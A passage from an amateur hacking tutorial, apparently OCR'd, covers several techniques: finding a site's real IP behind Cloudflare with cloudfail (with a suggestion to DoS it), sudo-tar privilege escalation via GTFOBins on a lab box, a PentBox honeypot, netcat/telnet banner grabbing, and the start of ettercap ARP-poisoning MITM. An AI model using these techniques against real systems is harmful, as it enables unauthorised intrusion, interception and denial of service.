


COMMAND : python3 cloudfail.py --target waw.cc

At end you can see that we found the IP of website , Now you can do Dos attack on this IP and lets Open that IP .



Now , we Got ERROR 404 , it means site is running now lets try to open cpanel ,



And see we Got its Cpanel so this is the Real Cpanel of website and this is the Real IP address . So that's how you can Bypass CLOUDFLAIR service and Get The real IP address of any website , Protected with CLOUDFLAIR service.

CHAPTER -6

Privilege escalation— an attacker attempts to gain more permissions or access with an existing account they have compromised. For example, an attacker takes over a regular user account on a network and attempts to gain administrative permissions.

In real world Hacking if we Got SSH access by Brute force or by other source , almost every website run on LINUX , so mainly in Linux there are Two users One is ROOT and other one is for User .


If you got Access to SSH you can’t change anything in the server unless you didn’t have ROOT permission to do . Like if you want to change Index.html you didn't have permission to do , only ROOT can edit the files other users have only Read Permissions .

So There the real skills come to play , The real world hacking NOT cheap , funny Facebook , Instagram , SMS bombing Skills will help you. Your skills and ability will help you there to get ROOT access , to exploit the Linux Privilege .

So Don’t be a Script Kiddie.


Now , How we can do that , how we will switch to root without Root password . This is the GAME of Linux-privllage-Ecsclation.

Lets DO PRACTICALLY :



Now am Connected to a Linux machine with SSH , and am login with LIN (user) credentials.

I cant change the files and change my location to *root folder. as you can see Permission Denied.*




Now lets check our id , in which groups we are .

```
lin@bountyhacker:/$ cd root/
-bash: cd: root/: Permission denied
lin@bountyhacker:/$ id
uid=1001(lin) gid=1001(lin) groups=1001(lin)
lin@bountyhacker:/$
```

AS you can see we are LIN user , now we will Perform Linux-Privllage Escalation so there are different ways you can do that , i will use the SUDO COMMAND exsolution Technique .


So first we have to find out that what COMMAND we can Execute BY root Privallge Wihout LOGGING into Root.

So to find out that put a command **SUDO -l**




As you can see that i can execute **tar** command as root.

Now we have to Find the SUDO privilege command of TAR . So simply open web-browser and Go to https://gtfobins.github.io and click on search and enter TAR or hit enter.



From that find the coomand for SUDO ... as you can see i got Command for SUDO

Now paste this coomand in your Terminal and se what will happens ....



SO , after firing that command we got ROOT access now i type whoami it says ROOT . So we got root access without ROOT Password.

That's how we can perform Linx-Privllage Escalation in Real world.

CHAPTER -7

Now, guys we know that how we can Scan for open ports on website , how we can perform different attacks on that open ports.

Now its time to learn How to CATCH THE HACKER, or in other Words HACK THE HACKER.

In this chapter we will install a HONEYPOT , i guess you all know about Honeypots what are they and why we use them.

Some of you will think Honeypot is an Advance Technique for securing networks and it will be difficult to install, but in this Chapter i will show you how you can install Honeypot on your network Easily.

Am going to install Honeypot in My own machine as i didn't have web server or website.
Its very easy , and we can catch our hacker with honeypot.


LETS DO IT PRACTICALLY :]

1. Download the PENTBOX tool from git hub and extract the files in your system.


LINK: https://github.com/royaflash/pentbox

2. After installing open the terminal and switch to the root user or simple add SUDO in command,


type ./pentbox.rb [its written in ruby]



3. Now select option 2 NETWORK TOOLS and Then select Option 3 Honeypot



4. Now select Option 2 Manual Configuration



5. Now enter any PORT number ,
then enter False message to show (put random) ,
if you want to save logs then enter Y it will save logs ortherwise use N option ,
then enter N in beep sound option .

Now our Honeypot is READY and RUNNING .

```
 Select option.

1- Fast Auto Configuration
2- Manual Configuration [Advanced Users, more options]

   → 2

 Insert port to Open.

   → 23

 Insert false message to show.

   → I GOT YOU

 Save a log with intrusions?

 (y/n)   → n

 Activate beep() sound when intrusion?

 (y/n)   → n

  HONEYPOT ACTIVATED ON PORT 23 (2020-11-15 16:07:59 +0530)
```

Lets do some scanning on it As Hacker , and see what will happen ...


```
                                                    probot@kali: ~
File   Actions   Edit   View   Help
probot@kali:~$ nmap -F 192.168.1.107
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-15 16:11 IST
Nmap scan report for 192.168.1.107
Host is up (0.00048s latency).
Not shown: 99 closed ports
PORT   STATE SERVICE
23/tcp open  telnet

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
probot@kali:~$ nmap -p 23 -sV 192.168.1.107
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-15 16:12 IST

probot@kali:~$
```

Now i did normal service Version scanning on my Machines IP address with NMAP , where we setup our honeypot .

So here what Honeypot GOT for us .....



Honeypot capture our IP address or ATTACKER'S (IP address) so that's how we can install Honeypot , if you like this Technique just Search for **Opencanry** Honeypot setup it will be very helpful for you.

CHAPTER – 8

Now , moving Further will no learn how we will Grab a Banner or Banner Grabbing.

Banner grabbing:


Whenever performing the intel-reconnaissance process during penetration testing or security auditing, we need to pay attention to the current web-server's exposed information.

Banner Grabbing is a technique used to gain information about a computer system on a network and the services running on its open ports.

Running a banner grabbing attack against any protocol can reveal insecure and vulnerable applications which could lead to service exploitation and compromise, in the case of matching a critical CVE.

Now lets Do Practically :

1. I will do Banner Grabbing on My own Machine , so will start Apache server .



2. Now for Banner grabbing we can Use many tools , there are many Automated tools available i will use inbuilt tool in KALI i.e Netcat & telnet .

Now enter the following Command


nc -vn <IP> 80

nc: Netcat

-v : verbose mode

n: we are putting numeric IP address if you are using Domain then IGNORE (-n).

80 : its the port number from where we will establish connection



3. Now we are connected to Our target with Port 80 HTTP . Now we have to send A request witch the SERVER will can't Understand and Refuse that .

So simple presss any **LETTER** on Keyboard and press enter if it doesn't work Then Type

HTTP/1.1 200 and Hit enter .

For now I ENTERED LETTER q

SO as you can see we Got the Banner , and in this Banner we Got much information about the server the service it uses and the version of the service.

You can get Specific Port Information too just add the port number behind the Command.

```
probot@kali:~$ nc -vn 192.168.1.108 80
(UNKNOWN) [192.168.1.108] 80 (http) open
q
HTTP/1.1 400 Bad Request
Date: Mon, 16 Nov 2020 08:48:24 GMT
Server: Apache/2.4.43 (Debian)
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.43 (Debian) Server at 127.0.1.1 Port 80</address>
</body></html>
probot@kali:~$ nc -vn 192.168.1.108 22
(UNKNOWN) [192.168.1.108] 22 (ssh) open
SSH-2.0-OpenSSH_8.3p1 Debian-1
```

Now , i Entered port 22 at end of the command and it return the Service name and the Service Version .

Lets try with TELNET too , Telnet also can be use for Banner Grabbing.

```
probot@kali:~$ telnet 192.168.1.108 80
Trying 192.168.1.108 ...
Connected to 192.168.1.108.
Escape character is '^]'.
d
HTTP/1.1 400 Bad Request
Date: Mon, 16 Nov 2020 09:01:13 GMT
Server: Apache/2.4.43 (Debian)
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.43 (Debian) Server at 127.0.1.1 Port 80</address>
</body></html>
Connection closed by foreign host.
probot@kali:~$
```

SO , now i use telnet for Banner Grabbing And it Gave us same results . As Netcat Gave to us .

That's how you can do Banner Grabbing With Netcat & telnet Without Installing Any software .

CHAPTER -9

In this Chapter we will see how we can perform ARP Poisoning ATTACK on Prearticular target.

Address Resolution Protocol (ARP) is a stateless protocol used for resolving IP addresses to machine MAC addresses. All network devices that need to communicate on the network broadcast ARP queries in the system to find out other machines' MAC addresses. ARP Poisoning is also known as **ARP Spoofing.**

The attacker must have access to the network. They scan the network to determine the IP addresses of at least two devices—let's say these are a workstation and a router.

1. The attacker uses a spoofing tool, such as Arpspoof or Driftnet, to send out forged ARP responses.
2. The forged responses advertise that the correct MAC address for both IP addresses, belonging to the router and workstation, is the attacker's MAC address. This fools both router and workstation to connect to the attacker's machine, instead of to each other.
3. The two devices update their ARP cache entries and from that point onwards, communicate with the attacker instead of directly with each other.
4. The attacker is now secretly in the middle of all communications.

WHAT WE ARE GOING TO DO :

In a LAN there is a router , which handle the Traffic , suppose There is a 2 Phones and 1 laptop In LAN , so **PHONE 1** want to send PICTURE to Laptop , so The Router will Send that Photo directly to The laptop , instead of sending as BROADCAST to all the Devices. So as an Attacker we can't see the TRAFFIC or we can't Intercept Requests.

So , for That we Use ARP poisoning ATTACK , in this attack we will Sppof Our MAC address and tell the router that the **PHONE 1** is Our machine, and we will do Same thing with TARGET PHONE1 and we will tell him that Our Machine is ROUTER.

So In nutshell, PHONE1 will see our machine as ROUTER and ROUTER will see us as PHONE1.

LETS DO IT PRACTICALLY :


TOOLS WE WILL USE :

ETTERCAP (CLI)

WIRESHARK

So , first Select your target On witch you want to TO MITM attack with ARP Posing Attack.
Am going to do on my Mobile Phone ...

so open terminal and Use this command ...




here,

-T, --text use text only GUI
-S, --nosslmitm do not forge SSL certificates
-i, --iface <iface> use this network interface
-M, --mitm <METHOD:ARGS> perform a mitm attack with arp:remote

